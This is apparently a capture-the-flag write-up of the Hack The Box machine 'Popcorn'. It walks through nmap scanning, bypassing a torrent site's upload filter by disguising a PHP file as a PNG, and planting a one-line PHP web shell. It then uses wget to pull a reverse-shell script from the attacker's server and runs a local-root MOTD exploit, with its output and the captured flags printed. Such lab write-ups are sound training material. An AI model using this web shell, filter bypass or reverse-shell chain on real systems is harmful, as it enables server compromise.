



POPCORN

BYPASSING WEB FILTERS
CONNOR JACKSON
18TH SEPTEMBER 2018

Contents

Scanning the Host..... 2

Getting a Shell 3


Privilege Escalation..... 4

What was Learnt from this Machine..... 5

Further Reading..... 5

Scanning the Host

As always, I start enumerating using nmap to scan the address of 10.10.10.6, aka. Popcorn. The scan showed two services running, OpenSSH on port 22, and Apache running on port 80.

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The command prompt shows "connor@kali: nmap -sC -sV -oA Popcorn 10.10.10.6". The output includes: "Starting Nmap 7.70 (https://nmap.org) at 2018-09-18 19:13 BST", "Nmap scan report for 10.10.10.6", "Host is up (0.052s latency).", "Not shown: 998 closed ports", a table of open ports (22/tcp ssh OpenSSH 5.1p1 Debian 6ubuntu2, 80/tcp http Apache httpd 2.2.12), and service detection details for both services. The scan took 8.98 seconds.

```
connor@kali: nmap -sC -sV -oA Popcorn 10.10.10.6
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-18 19:13 BST
Nmap scan report for 10.10.10.6
Host is up (0.052s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http     Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

Figure 1.1: Results of nmap scan

I then opened a browser and navigated to the webpage, and at the same time fired up dirb to start enumerating the directories associated with the webpage.

The webpage itself was pretty basic, with just the default webpage from apache being shown. However, dirb returned several directories, including a directory called /Torrents, and /Upload, which will be used later.

The /Torrents directory brought me to a webpage that appeared to be a torrent hosting template, allowing members of the site to upload .torrent files. The most obvious attack vector I could see involved using the 'upload' button to upload a file to the site, which I discovered shortly after filtered traffic depending on whether or not it was a .torrent file. However, on the following page it allowed you to edit information, upload an image, among other things for the uploaded file.

Getting a Shell

As mentioned previously, the upload section of the site made it possible to add a screenshot and make changes to the file that had been uploaded, it was here that the web filter was able to be bypassed, allowing an upload of a .PHP file under the guise of a .PNG image. This was done by creating a .PHP file, with the name and extension of *file.png.php*, which contained a small piece of PHP code, allowing for command execution on Popcorn. The PHP code can be seen below:

```
<?php echo system($_GET['cmd']); ?>
```

This traffic was then intercepted with Burp, and the content type modified from: 'application/php' to 'image/png', before being forwarded back to the web server.

Returning to the other directory discovered earlier: /upload, revealed a listing of all file uploads, including the php file that was uploaded. Although it did have a different name, the time-stamp gave it away. Navigating to the file, and adding: *'?cmd=uname -a'* gave some info on the web server, and also showed that code execution could now happen on the machine.

Using the 'Python-pty-shells' repo from user Infodox on GitHub (linked at the end) made it possible to gain a fully interactive shell. Using python to throw up a SimpleHTTPServer on the local machine, and the code execution from the webpage to navigate to the local server using wget to download the 'tcp_back_connect.py' file. Then, using the 'tcp_pty_shell_handler.py' to catch the connection and simply navigating to the former file through the URL on the webpage for a fully interactive shell. It was then possible to navigate to the /home/George directory and gain the user flag, seen below:

```
www-data@popcorn:/home/george$ cat user.txt  
5e36a919398ecc5d[REDACTED]  
www-data@popcorn:/home/george$
```

Figure 2.1: User Flag

Privilege Escalation

Using the command 'ls -lAR /home/George' revealed a list of files, one of which stood out. This file was a motd (message of the day) in the cache directory. Using searchsploit to search for an exploit, returned an exploit known as 14339.sh, which allows for file tampering and privilege escalation. Copying the contents of the exploit to the SimpleHTTPServer, and then navigating back to the Popcorn shell, and using wget to download it allowed the exploit to be copied to Popcorn and then executed, seen below.

```
www-data@popcorn:/dev/shm$ ls
14339.sh  priv.sh
www-data@popcorn:/dev/shm$ bash priv.sh
priv.sh: line 2: it: command not found
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Unknown id: toor#!/bin/bash
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password: 
[HTB] 0:sudo 1:nmap 2:popcorn shell* 3:pshell-h
```

Figure 3.1 : Successful exploit to Root

```
root@popcorn:~# cat root.txt
f122331023a93933
root@popcorn:~#
```

Figure 2.2: Root Flag

What was Learnt from this Machine

The main thing that was taken away from rooting this machine was about exploiting poor web filtering. Because the filter was able to be bypassed by intercepting the traffic and changing the content-type, it became possible to execute arbitrary code on the webserver hosting the torrent site. From here, it could then connect back to the local SimpleHTTPServer, download a file, navigate to the directory for said file, and ultimately ended with gaining a reverse shell on the system. I also used a similar technique on the Jeeves Box, showing how versatile it can be.

Further Reading

Infodox's PTY Shells: <https://github.com/infodox/python-pty-shells>

Cover image by EJ Hassenfratz: <https://dribbble.com/shots/2830824-Keep-It-Poppin>